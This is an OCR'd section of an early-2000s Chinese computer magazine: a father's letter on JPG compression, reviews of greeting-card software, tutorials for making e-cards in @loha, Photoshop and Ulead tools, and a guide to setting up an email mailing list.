收到照片，非常高兴！照片的清晰度很高，放大几倍都很清晰。我用Windows“附件”中的“画图”来观看，查图像属性:1024×768像素，成像效果已不错了，比你过去用扫描仪生成的图像质量要好得多。

三张照片打包成zip文件，竟有942kB。这封信用了6分钟才收下来。但解压缩后的三个文件加起来也才



934kB。何必打包压缩呢？直接作为三个附件不行吗？附件中照片再多，我收到信后，只需在“文件”菜单下点击“保存附件”，就可将它们一次保存到某一自己指定的文件夹中，比压缩后再解压方便得多。

另外，我发现用“画图”来观看DSCN1266.JPG时，如再把它转存为DSCN1266b.JPG,这个新生成的文件长度缩短成 75kB了。同样是JPG格式存盘,“画图”软件生成的JPG文件竟比数码相机生成的要短得多，我也不知是什么原因？后来我才了解到，数码相机可以调整生成的JPG格式图像的压缩比，难怪它们的长短不同了。

我又作了进一步试验，用“画图”将图像的水平与垂直尺寸各减小一半，像素从1024×768减为512×384，再另存为JPGDSCN1266c.JPG后，文件长度进一步缩短成28kB了。图像的清晰度也还可以,附上给你看看。

我现在安装的是Windows Me，我想在Windows 98或95上也应该是这样。

爸爸

贺卡软件 谁令你心动

□容雪　鸣涧




在人类所有的交流方式中，情感交流是最温馨的。应该感谢电子和网络时代，因为生活在这个时代，朋友们无论在天涯还是在海角，只要能够上网，就可以通过电子贺卡的方式来寄托彼此的思念情怀，迅速、快捷而又不失浪漫！

贺卡寄情除了到专门提供贺卡服务的网站选择一个现成的贺卡发送给朋友外，还可用贺卡软件自制贺卡Email发送给朋友。下面来认识几款贺卡制作软件。

音乐贺卡工厂

834kB，共享软件

http://www6.online.ln.cn/soft/down/Musicard2000.zip



现代人都比较繁忙，已经很少有时间亲手制作贺卡了。所以做贺卡的方式越简单就越受欢迎。有一个工具软件叫做“音乐贺卡厂2000”，可以满足人们制作贺卡简单化的需求。在这个程序提供的贺卡制作环境中，只要选择图像文件、声音文件等要素，再填上祝福的话儿，选择一个保存贺卡文件的文件夹，最后单击一下按钮即可生成贺卡的可执行文件。

生成可执行文件以后，可将这个文件通过邮件寄给远方的朋友。注意寄的时候要在主题上说明一下，以免朋友由于防病毒的天然警觉而不肯打开你的可执行文件。

它最大的优点就是内置的图片、音乐文件等素材比较丰富，大多数情况下不用自己的图片文件即可制作出优美的贺卡。

贺卡专家

395kB，免费，无功能限制和广告条

http://www6.online.ln.cn/soft/down/card25.zip



“贺卡专家”是一个向导类工具软件，在向导的指引下可逐步完成贺卡的制作过程。

制作贺卡的时候，可以选择背景图片、前景图片(最多可选3个前景图片，它们可交替出现或随贺词一同滚动等)、背景音乐、贺卡上的动画等，其中前景和背景图片还可以选择铺展的方式。来到最后一个向导对话框以后，单击“生成贺卡”按钮即可打开一个对话框保存生成的可执行文件。单击“发送贺卡”按钮则可打开系统中默认的电子邮件程序发送制作的贺卡。

它最大的优点就是可以设置几幅图片交替地出现，最大的缺点就是内置的素材较少(但是下载尺寸也相应小一些)，需要你找来相应的图片、音乐文件等来制作贺卡。

电子情缘

659kB，汉化版本240kB

http://www6.online.ln.cn/soft/down/egcc.zip

http://www6.online.ln.cn/soft/down/hbc-creator101-ice.zip



上面介绍的是两个国内的贺卡制作工具，颇具民族特色。为了感受一下国外同类工具另一类的风格，那就试试这个E-emotional Greetings吧。别担心，网上也有它的汉化版本呢。

这也是一个向导型工具，走完它的5步制作过程，就来到完美贺卡的面前了。

这里可以设置图片质量，预览实际尺寸的图片，甚至可以对图片尺寸进行重新定义。如果计算机中配置有扫描仪，还可以临时扫描图片来使用。还可以选择是否在图片上放置文字，选择字体、颜色以及是否使用背景颜色等等。

然后可以设置贺卡的音乐效果。打开相应的对话框，就会发现这里可以选择现成的声音文件，也可以临时录制自己的话语。这些都搞定以

后，来到最后一个对话框，选择存放贺卡文件的文件夹，再单击 Create the card(创建贺卡)按钮，一个可执行文件就生成了。预览贺卡最后的效果，然后调用电子邮件程序将贺卡发送出去，就这么简单！

HelloGubbi

208kB

http://www.newhua.com.cn/down/hgubbi-congrat-skydive.exe



HelloGubbi 是一款特别设计的贺卡寄送程序。这款动画贺卡程序集内容编写与寄送功能为一体，你不需要拥有 Email 寄送程序，便可以将你的祝福寄给亲朋好友。

在两个Banner区域输入可供动画显示的信息，在Greetings区域输入贺词，在 Signature(签名)区域输入发送者姓名，单击 Email 按钮展开对话框的电子邮件发送功能区域，填上收件人地址和发送邮件服务器的地址，即可将设计好的贺卡发送给朋友。

HelloGubbi 的功能比较简单，它的优点就是能够直接发送贺卡而不需要使用电子邮件程序。

3DGreetings

4.35MB，共享软件

http://www.shen2000.com/softwarepack/Card/makecard.htm

这个软件产生的效果是一流的，制作过程却非常的简单。它能够把一张动画贺卡制作成一套 3D 动画、平面背景、音效和留言的组合，你只



需选择各自的素材并将它们组合起来就可以了。它可以更换背景图片、背景音乐、声音信息、文字信息等，你还可以导入自己的 MIDI 音乐、图像、声音文件作为制作贺卡的素材。虽然用它制作的贺卡带有 3D 效果，但制成的贺卡文件并不大，一般不会超过 1MB，但需要用其他 Email 软件将其作为附件进行发送。由于带有 3D 效果，所以制作出的贺卡更为生动，而且提供了从网上下载模板的功能，具有很大的选择余地。

情人贺卡

251kB，免费软件

http://zfplay.home.chinaren.com/



这是一款绿色软件，无需安装即可使用。贺卡制作过程中，可加入自己喜爱的背景图案、背景音乐、各种 GIF 动画等，而且可以自己填写贺词，并随意设定贺词字体、大小、颜色等。它的贺卡模板功能，可让用户将搭配好的图形组合存成模板文件，方便下次使用。可生成独立运行的 EXE 可执行文件，贺卡文件尺寸较小。

EasyCard

2.8MB，共享软件

http://www.asiatran.com




EasyCard（卡片家族）几乎是个全能的高手，可以在很短时间内做出各种高品质的名片、贺卡、识别证卡、信封等。在制作过程中，可以任意添加文字、图片、声音等，并可以对文字等不同元件进行多种特技效果，最后可以保存为如 BMP 等图片文件类型，通过打印机输出。此外，卡片家族还支持扫描仪、数码相机等外设输入设备，直接获取图片等信息。

FreeCard

474kB，共享软件

http://www.pcww.com



FreeCard 操作非常简单，只要在界面上选择好 MIDI 音乐、图片或是影像、声音等文件，然后写上贺词就可以制作一张电子贺卡。它支持的文件格式很多，如 BMP、AVI、WAV、MIDI 等，此外还可以进行声音的录制。完成的贺卡可以制作成为 EXE 文件，而且体积非常小，一般不会超过 100kB，使用其内置的 Email 功能就可以将贺卡发送出去了。

除了以上的贺卡制作工具软件外，其实网上还有很多比较好的贺卡制作工具，只要你用心去找，一定会有新发现！

鸣涧贺岁之 声情并茂做贺卡

□辽宁 鸣涧



过新年了，少不了要给亲朋好友赠送贺卡。咱不是上网了吗？就自己做一份电子贺卡吧，加入自己的照片，找个顽皮可爱的卡通人物配上自己的声音，再蹦蹦跳跳地舞上一番，然后Email给自己的朋友，这回可以骄傲地向通往邮局路上的“北风烟雪”潇洒地说声Bye-Bye了。

可是鸣涧就为这一声Bye－Bye足足在网上转了半天，就为找个最好的制作电子贺卡的工具。不找不知道，一找吓一跳，才发现专业制作贺卡的工具软件这么多！鸣涧煞费苦心，终于在http://www.shen2000.com/softwarepack/Card/makecard.htm找到了大小为5.99MB的@loha @ home 2.0版，安装以后，发现它的功能可真够强大的。

aloha是夏威夷流行的问候语，aloha at home意指在家里就可以得到体贴备至的问候了。这是个棒得不能再棒的电子贺卡制作软件，不但可以加入动画、声音、图片和文字信息，还提供了大量素材，并且兼容所有Windows下的电子邮件客户端软件，更令人心动的是用它制作出的贺卡文件小巧美观，特别便于Email传输！

如此好的工具，先启动试一试它的身手，瞧，还满意吧(图1)。

首先单击“New”，打开图2窗口，这里提供了多种贺卡建立方式，我们选择“Blank”页中的第一种贺卡样式，然后按“Ok”建立一个空白的贺卡。

接下来为贺卡加入一个动画图像。在主界面选择“Graphics”工具条，然后选择列表框中的“Character”选项，并在右侧选择“All”，这时数百种动画图像就会在下方的列表窗口中显示出来，有动物、地球、生日、父亲、母亲、新生儿等。@loha在生成贺卡后，可以使这些动画图像连贯地显示出来，达到动画效果。我们选中“Christmas”子类，并将其中的“Christmas elf”动画图像拖到右面的贺卡画面编辑窗口中。如果觉得图像大小不太合适，可以用鼠标单击选定图像，拖动图像的边框就可以把它放大和缩小了，最后把图像放置在贺卡画面左上方。同样道理，再将心形图像‘heartbeat"放置在小人的右手边，将“3 little pigs”放在心形的下方(图3)。

双击“Christmas elf”动画图像，或者选取主界面左列的“Properties”工具条，打开图4窗口，在这里可以设置动画图像的各种属性。“Chang”可以修改图像的声音和运动路径；“Fli”和“Rotate”可以分别改变动画图像的垂直、水平和旋转的方向，只要分别单击其后面对应的按钮就可以了，这时会发现动画图像会随我们的设定发生改变；“Layers”可以设置动画图像与其他图像重叠时所在的层次，是否覆盖其他图像等。

下面我们要为动画图像配音，为贺卡增添一些生气。选中



图1



图2


图3




图4



图5



图6



图7

“Christmas elf”动画图像，单击“Sound”工具条，打开图5所示卷帘，选择“applause 1”，可以单击下方的“播放”按钮来试听它的声音效果。如果满意，就可以单击“Add”将该声音项添加到右侧的动画图像上。此外，还可以从上面提到的修改动画图像属性窗口中为动画图像配音。同样道理，我们再为其他两个动画图像配好音。此外，单击“Import”按钮，还可以导入已经录制好的WAV格式的声音文件。

当然还可以亲自为动画图像配音，加入自己的声音，只要单击“Sound”工具卷帘中的“Record”录制按钮，单击图6中的录制钮，就可以通过话筒为朋友送去你的声声祝福了。录制结束后，“Save”保存。

有了图像，有了声音，该让图像动起来了。怎么动呢？当然是要设置动画图像的动画帧的运动路径了。

首先单击“Animation Paths”工具条，然后选择右侧的“Christmas elf”动画图像。单击贺卡编辑画面下的“Frame” 键可进行各个关键帧的浏览，后面的播放按钮可以预览整个动画的过程，单击“Speed”键可以改变各个动画帧的显示速度。下面来为动画图像设定移动的路径，在“Animation Paths”工具卷帘中(图7)，选择“down-center-up”的运动路线，然后将这个移动路径拖到“Christmas elf”动画图像中，单击“播放”按钮，“Christmas elf”动画图像就会从上方一直落到下方，它已经动起来了！

贺卡少不了几句问候的话，所以还要添上一段感人肺腑的文字。打开“Text”工具条卷帘窗口，输入文字“来自您的朋友，鸣涧的问候！”单击左箭头，打开功能扩展窗口(图8)，设定好字体字号及文字的颜色后，就可以单击“Add”将文字添加到贺卡中了。同样道理，我们还可以将这段文字设定运动路径，也让它动起来，具体操作和前面差不多。

如果能把自己的照片也加到贺卡里面，不是又多了一些人情味吗？好吧，执行主菜单的“Insert/Picture”命令，找到已经保存好的照片图像文件，“打开”就是了。需要注意的是，@loha@ home支持的图片格式包括BMP、JPG和GIF等。

它还允许在贺卡中加入网址。单击“Draw Tools/URL Links”工具条(图9)，在URL地址栏内填写自己的网址或者其他一些链接地址，然后在下面选择一种图像形状，就一切OK了！

现在，我们的贺卡已经初具规模，该装点一番了。为贺卡设置边框花边与背景图像，打开“Graphics”工具条卷帘窗口，选择边框花边“Border”列表项(图10)，选择一种自己喜欢的花边，单击“Ok”就可以了。同样道理，在“Backgrounds”列表项中选定一种背景图片，这时再仔细瞧瞧我们的贺卡(图11)，是不是更加漂亮了呢？

在发送贺卡之前，需要保存已经完成的贺卡文件，单击“Save”工具按钮，在“另存为”窗口中选择“exe”文件类型和保存路径，输入文件名后单击“保存”就可以了。

返回程序的主界面窗口，单击工具栏的“Mail”按钮，打开“Address Book”对话窗口，输入收信人的名称和地址，然后单击“Add to Address Book”按钮，将该地址添加到地址簿，然后单击“To”按钮，将该地址添加到收信人列表中(图12)，单击“OK”按钮，打开图13窗口，选择“Send Message with Windows Player”选项，“OK”后就可以调用Windows的默认邮件收发程序。将贺卡文件调入附件，写好邮件正文以后，就可以发送贺卡文件了。

既然做出了这么好的贺卡，赠送别人的同时，自己也该过把瘾好好欣赏一下呀！打开资源管理器，找到贺卡文件所在目录，然后双击贺卡文件，贺卡文件就会在脱离@loha的环境中运行，可以按“播放”按钮播放了。呵呵！还满不错的(图14)，鸣涧的心里别提多美了！




图8




图9




图10



图11




图12




图13



图14

·e 卡传情·

让贺卡的天空星光灿烂

□北京 柳絮飞



感情之树是应该经常浇浇水的，逢年过节，给亲朋好友寄个贺卡什么的，算得上是人们表达感情的传统方式了。随着网络的盛行，发送电子贺卡又成了一种时尚。这不，随着新世纪的第一个春天的临近，我也正准备着给朋友们发送贺卡呢。

首先到各大贺卡站转了转，哇，各种各样的贺卡琳琅满目，还真是不少。为了实际看一下效果，我决定先给自己发一个看看。于是，选择卡片类型，挑选精美的图案，填写祝福的话儿，写上伊妹儿的地址，然后预览发送。哇，这么快！赶紧打开信箱，果然那里已有了一封新邮件：

亲爱的XXX：

你的好友XXX给你发来了新春贺卡，请到http://www.XXX.com.cn/`XXX/xxx.htm处领取。

信没看完，我便立马晕倒。什么？我的好友还得去XXX处才能看到我辛辛苦苦挑选的贺卡？为什么不将贺卡直接发过去？而且，网站上的贺卡是共享的，我能用别人也能用，这也与追求个性的我格格不入呀。于是打消了偷懒的念头，决定自己DIY了。

若你也曾有过这种经历和感受，就请跟我一起做一份真正个性化的贺卡吧。不但自得其乐，而且还能修练出“武功秘技”呢。下面就将我修练的一款“五彩光芒”效果写出来，但愿它能让你的贺卡天空星光灿烂。用什么工具？当然是老生常谈的Photoshop5.5了……

启动Photoshop，然后新建一个文件。本例新建的文件，宽、高都是360pixels，分辨率是72，RGB模式，背景选择的是White。

将前景色设置为黑色，然后单击喷桶工具使其被选中（或在英文状态下，按K键），移动光标到图像区单击，使图像着上黑色背景。注意：这一步骤主要是为了便于对后续操作的观察，并不是必须的。

单击Layer标签切换到图层调板上（如果图层调板没有显示，可执行Window > Show Layer命令将其调出）。单击Create new layer按钮（图层调板底部第二个图标）创建一个新图层。

双击工具箱上的线性渐变工具图标（或在英文状态下，按G键，然后回车），调出渐变选项调板（图1），将Gradient选项设置为Transparent Rainbow，并复选Transparent和Dither两项。

将光标移到新建的图像区，按不同的方向画直线，直到图像区内填满彩色渐变为止。

单击Add layer mask（增加层蒙版，层调板底部的第一个图标）按钮，创建一个图层蒙版，大家将看到在图层略图的右边又多出一个白方框，这个就是层蒙版略图了（图2）。

单击层蒙版略图进入蒙版状态，保证前景色为黑色，并使用喷桶工具填充层蒙版。这时，我们所画的彩色渐变都不见了，图像区变成了一无所有的透明层，但是看看层调板，那些彩色渐变明明还在啊？

原来，层蒙版的作用就是控制当前图层的可见度的。在层蒙版状态下，我们只可用黑白灰三种颜色进行绘画，涂黑的地方，当前层不可见；涂白色的地方，当前层可见；灰色的地方，当前层呈半透明状。刚才我们用喷桶工具将层蒙版都填上了黑色，所以就……

继续在层蒙版状态下操作。选中文字蒙版工具。




图1




图2



图3



图4



图5

跟我学

(又是蒙版,你是不是有点晕了,想当初我也是这样的。算了，给你一点提示吧：按下工具箱中标有“T”的图标不放，弹出一个子工具箱，拖动光标到第二个图标上，放开鼠标键就可以了。)

移动光标在图像区单击，将调出文字输入对话框。如图3所示进行设置，并分两行输入“梦想成真”，单击<OK>按钮即可。

图像区出现一群小蚂蚁跑来跑去，那就是文字选区了（即文字蒙版）。将背景色设置成白色（注意了，设置的是背景色），然后按小键盘上的<Delete>键在文字选区内填充白色，呵呵，怎么出现的是彩色文字！

先别惊奇，精彩的还在后面呢。

继续在层蒙版状态下操作。按<Ctrl>+<D>去掉文字选区,然后执行Felter > Distort > Polar Coordinates命令，调出极坐标滤镜对话框，选择第二个选项Ploar to Rectangular，单击<OK>。

文字是不是被扭曲得不像话了？先别理它，继续执行Image > Rotate Canves > 90 CW命令，将图像按顺时钟方向转过来再说。

现在是关键步骤之一，一定要注意。执行Filter > Stylize > Wind命令，调出风对话框（图4），Method（方法）选择Wind（风），Direction（方向）选择From to left（风从左边来），单击<OK>按钮。为了使光芒效果更加明显，可按<Ctrl>+<F>键再重复执行几次。

执行Image > Rotate Canves > 90 CCW命令，将图像反转回来。

执行Filter > Distort > Polar Coordinates命令，再次调出极坐标滤镜对话框，注意，这一次选择第一个选项Rectangular to Polar，单击<OK>按钮。好了，五彩光芒效果制作完成了（图5），是不是挺简单的？

怎么样，这个五彩纷呈的效果是否令你心动了，赶快将它保存起来，并放到你的贺卡上，送给你的朋友们一个惊喜吧。启动Outlook Express，单击工具条上的“新邮件”图标，打开一个新邮件窗口，填写好收件人的邮件地址、邮件主题，然后进入编辑区内。

执行“插入”>“图片”命令，调出一个浏览窗口，找到你做好的贺卡图片，单击<确定>按钮即可。

加上几句祝福的话儿，你就可以单击工具条上的发送按钮，将贺卡发送出去了（图6）。



图6

独家贺卡

Only For You!

□成都　陈潇恺

想为自己的好友或亲人制作一张只属于他（她）的独家贺卡，给他（她）献上一份独特的礼物吗？首先可通过扫描仪或数字相机获得具有你个性的电子照片，然后用专门的软件将照片进行处理，做成贺卡。处理照片的软件很多，如Photoshop等，但它们都过于专业化。我们来试试Ulead（友力）公司的“我行我速3.0”，在购买扫描仪或打印机时往往会随机附送这个软件。

和大多数软件一样，该软件采用“傻瓜式”安装界面，一直点击[下一步]就可以完成该软件的安装。不过笔者强烈建议大家在安装时选择“定制”，然后把所有的选项全部打勾，否则在以后的使用过程中，该软件有时会要求插入光盘 。

进入我行我速以后会出现如图1所示的主界面。



图 1



图 2

输入照片

在左边工作区选择[相片]中的[获取]，如果有了电子照片，只需要选择[文件]然后打开照片就可以了。如果还没有照片需要扫描照片，正确连接扫描仪或者数码相机后，选择相应的设备，按照右边提示栏一步一步地进行，就可以获得电子照片了。完成后，电子照片会出现在图像显示区域(如图2)。

修饰照片

获取照片以后，点击左边的[调整]，这时上边的选项区域会出现自动改善、变形、修整、大小、焦距、亮度、色彩

平衡、美化等多个选项，我们选择[自动改善]，右边提示栏会出现具体的自动改善项目，用鼠标点击以后，系统会自动完成。因为扫描的照片往往会有一些色彩、亮度等的不足，建议用自动改善功能对照片进行修正。

接下来的变形、修整、大小等功能，大家可根据需要选择使用，笔者以“修整”功能为例讲解。修整的效果就是保留图形选择区域中间的图像，删除其余部分的图像。选择[修整]，在右边会出现许多不同的图形框罩，点击以后会在照片上出现相应的选择区域，用鼠标


图 3

可以拖动。选择自己认为合适的框罩后将选择区域拖动到适当的位置（图 3），然后选择适当的“柔化边缘”效果，选中“创建新的图像”，否则新图像和原图像会重合（当然这也是一种效果），最后选择[应用]就可以




图 4

接下来往照片上添加一些祝福语。在左边选择[文本]，在上边选择[添加/编辑]，然后在右边输入文字或者直接点击“选取短语”，虽然该软件为大家准备了许多优美的短句，不过建议大家还是自己写。为文字选择对齐方式、字体、色彩等，应用后就可以看到效果了，通过鼠标拖动可改变文字的大小及位置（图 4）。完成后可以继续选择形状、效果、三维、阴影、变形等效果，选择应用后效果立即就会出现。

然后可以进行特殊效果处理，点击[效果]，选择自己需要的效果，点击





图 5

应用就可以看到效果了。注意有些效果有[高级选项]，可以提供更多更灵活的设置，建议大家多试几种效果（图 5）。


图 6

最后一步，就是给照片进行一些修饰，在[装饰]中比较有用的就是[画框]和[道具]，在画框中可以为照片添加一个漂亮的像框，在道具中可以放置一些卡通人物、名胜古迹等小图片，这样可以给照片添加几分活力。图 6 中笔者为相片选择了雪人像框，然后添加一个钟（右下角）和三颗流星。

保存到相册

在左边选择[资源共享]，然后在上边选择[保存]，将右边的文件名等填写好（文件类型最好选择 jpg），然后一定记住选取[保存到像册]，选择一个像册，最后点击右边的保存。

将照片导入贺卡

在左边选择[像册]，然后选择[网页工作室]，在上面选择[网页贺卡]，在右边选择贺卡的模板，双击以后，在图像显示区域就会出现贺卡，不过上面的照片是系统默认的照片。点击这个照片，在右边选择像册或者直接打开修饰过的电子照片，这时，屏幕上的照片就是你刚才制作的


图 7

了。同样点击文字，就可以修改其内容。大家注意图 7 左上角有一个喇叭图标，点击以后就可以改变背景音乐。完成后点击右边的[下一步]，这时可以选择发送电子邮件或者存盘，存盘后还可以通过打印机等将其制作成真正的贺卡。

“我行我速”在制作贺卡及照片修饰方面的功能很多，由于篇幅的限制笔者无法一一列举，但大家只要掌握了方法，灵活运用就可以做出非常美丽的贺卡——先在左边任务栏选择要进行的工作，然后在上面选项栏选择需要的效果，最后在右边进行应用。

快快动手，为自己的朋友和亲人制作一张独一无二的贺卡吧！



□武汉　简武

编织你的信息飞毯

——

飞毯？是在讲一个神话故事吗？

是的，是一个e时代的“神话”，关于你、关于互联网。

都说互联网上充满了机遇与幸运，而你在网上却只能是东瞧瞧西逛逛，顶多把一腔豪情倾注在BBS、聊天室，压根儿感觉不到与你有关的神话气息。

这时，如果我告诉你，传奇就在你身边，你一定不相信。可它们的确在你身边，比如说——“伊妹儿”。呵，别摇头，先看完这篇文章再说。

一、什么是邮件列表

互联网上使用频率最高的恐怕要数电子邮件了，几乎所有使用互联网的人都有自己的E-mail。而以电子邮件为依托的邮件列表（Mailing List）可以向互联网上数十万个用户迅速传递消息，从某种程度上讲，邮件列表是“第四媒体”上最便宜的大众传播工具。

有人形象地把邮件列表比喻成网络世界里的“信息飞毯”，互联网上众多的邮件列表共同组成了一个“影子世界”。这个起初在公众的视野之外诞生、进化的影子世界，正在逐渐走向成熟，并对传统媒体产生着结构性的影响。

邮件列表实实在在地存在于你的周围，除了做一个订户外，你同样也可以成为一个出版发行者。

二、邮件列表有什么用

接下来的问题是，成为一个邮件列表的出版者，对你有什么用？

邮件列表用途很广：如产品发布、新闻、股票信息、吸引新用户、提供成员之间的交流工具、邮购业务，甚至还包括同学录、主页更新通知等。

首先它可以成为你提供服务的推广工具，经常和你的顾客保持联系，可以在用户心目中慢慢建立起一种商业信誉。其次是可以出售广告空间或提供收费信息服务，因为邮件列表有很强的针对性，自愿参加到某一个列表的用户往往有某种共同的群体归属感，一般而言在群体中传播的效果会比较好。

创立一份邮件列表（电子杂志）的成本极低，甚至有公司免费提供创办邮件列表的全套技术服务，除了人工投入，几乎不需要成本。一旦你的订户与日俱增，你的收入就会直线上升。因此，我们可以看到现在网上发行电子杂志已成为一种潮流，几乎人人都跃跃欲试。怀着梦想的你，为什么不试试呢？

三、创建邮件列表

在分散、多元的互联网上，只有个性化的服务才能吸引客户。首先选择一个你所喜爱的市场和主题，这一点很重要。初期的热情过后，大量繁琐的事务、似乎遥遥无期的收获常常让很多人浅尝辄止——实在很可惜，而兴趣爱好会成为最好的老师和向导，引导你度过难关。接下来就是着手制作一个相关内容的网站（个人主页），在其中可放上邮件列表订阅表单和已经发送过的刊物资料，然后就可以开始创建你的邮件列表了。

现在有一些专门的邮件列表群发软件和E-mail收集软件（可别用于制造垃圾邮件呀^-^），建议直接到提供相关服务的站点申请一个免费邮件列表，如eGroups、希网、博大等，既规范实用又简单方便。下面以在希网申请一个名为“乐乐多媒体”的邮件列表为例来说明申请及管理方法。

1.申请账号

首先到希网首页（http://www.cn99.com），如果你是希网的新用户，请到首页的右上角进行“新用户注册”，申请一个账号：如，gladmedia。

2.设置邮件列表

回到希网首页，用该账号登录到“管理中心”，单击左侧“邮件列表”进入邮件列表设置页面，本例中邮件列表名称为gladmedia；邮件列表类型中，我们选择的是“管制”；是否公开在希网的目录中供人订阅？免费的推广机会，当然选“是”；邮件列表介绍可是你刊物的“品牌广告”，好好写，但别超过127个汉字；当然也别忘了加上管理者密码（如123456，使用该密码，其他经你授权的用户也可以发送邮件，不填时将使用申请账号时的密码），其他用缺省设置。

填好后，单击“确认”按钮，将得到图1所示的页面。



图1

3.生成订阅代码

如图1所示，单击页面底部的“订阅代码”，自动生成一些HTML代码，将这些代码都复制到你自己的主页上，就会在主页中产生一个订阅表单，当其他人填入E-mail地址后，按相应按钮，即可完成对邮件列表gladmedia的订阅或退订，显示结果如图2所示。




图 2

4.发送邮件列表

发送邮件列表实际上就是给列表管理服务器发送一封电子邮件，不过收件人要是gladmedia@list.cn99.com才行，因为我们的电子刊物是管制型的，在邮件的主题(Subject)后，还得加入管理者密码，形式为：[#123456#]。完整的邮件形如：

From:lele@cn99.com
To:galdmedia@list.cn99.com
Subject:《乐乐多媒体》第一期 [#123456#]
body:《乐乐多媒体》电子杂志创刊号来了！……

别担心你的密码被用户看到，服务器会自动过滤掉它。

5.邮件列表的订阅和退订方式

这一点可一定得给你的用户交待清楚，要不一个订户没有可别怪我。在主页中放上订阅代码后，用户到主页可直接订阅和退订，订阅时邮件列表管理系统会发一封确认信，用户回复后就完成订阅。

还可以让用户用电子邮件的方式来订阅和退订，格式为：(xxx@xxx.xxx为用户邮件地址)：

From: xxx@xxx.xxx
To: gladmedia-request@list.cn99.com
Subject:
body:subscribe（订阅）/ unsubscribe（退订）

下面是其他几个提供免费邮件列表服务的站点：

博大邮件列表：http://www.bodachina.com
流行中国：http://www.popchina.com
索易：http://www.soim.com
通易：http://www.e-lists.com.cn
eGroups：http://www.egroups.com
Server：http://server.com
ListBot：http://www.listbot.com

四、专用编辑工具

我们可以用电子邮件软件如Foxmail等直接撰写纯文本格式的邮件，但要保持每一份邮件都有统一的格式，有时还要插入图片、广告条等，最好采用超文本格式。一般是用网页编辑软件来编写，但为了保持统一格式和方便用户浏览，工作量往往会很大，这时就可以采用一些专门的邮件列表编辑、发送软件，希网的“电子杂志编辑系统”就是这样一款简单方便而实用的软件。可到http://www.cn99.com/listedit/listedit.html下载，目前版本V1.01，大小为1.8MB。

运行后其主窗口如图3所示。这里以创建电子刊物《乐乐多媒体》为例来作简单说明它的使用。




图 3

1.制作模板

我们先用HTML编辑软件如Dreamweaver(FrantPage)制作一个超文本文件，如图4所示，保存为default.htm(注意不是Dreamweaver的模板文件)。其中要用到一些变量，使模板的格式固定下来，每次用户只需要输入变化的内容，系统将会自动生成所需要的结果。几个最基本的变量是：

[#mailcontents#] 文章中的目录
[#mailitemtitle#] 文章中栏目的标题
[#mailitem#] 文章中栏目的内容



图 4

在这个模板的目录区中我们用到了[#mailcontents#]变量，它与正文区中的栏目标题（即变量[#mailitemtitle#]）和该标题的文章内容（即变量[#mailitem#]）相对应，也就是说，在目录区每增加一条目录，正文中就会增加一组与之相对应的栏目（包括栏目标题和内容）。其他变量可参阅软件的帮助文件。

2.新建电子刊物组

右击“项目管理器”的“邮件列表项目管理器”结点，选择“创建电子刊物组”，输入电子刊物组名“乐乐多媒体”，确认后弹出“组属性”设置对话框（图5），输入列表代码（即列表名gladmedia）、管理者密码、文章默认标题，默认标题中可插入变量，这里输入“《乐乐多媒体》第[#no#]期”，其中的[#no#]为自定义变量，表示刊物的期数，在每次新建文章时手工输入。

在最下面的模板栏中指定模板为



图 5

刚才制作的default.htm，如不另行指定，电子刊物组下的所有子项使用同一模板。

3.创建新文章

在“项目管理器”中右击“乐乐多媒体”，选择“新建文章”。在数据页面的右键快捷菜单中（图6），可以完成添加、修改、删除文章的内容，更换文章的模板，修改文章的属性，插入或移去附件等各种操作，对应的工具条或下拉菜单中也可以找到相应的功能。如果文章内容需要排序，可以选择相应的标题）可多重选择），然后点击页面工具条上的上下移动按钮进行排序。

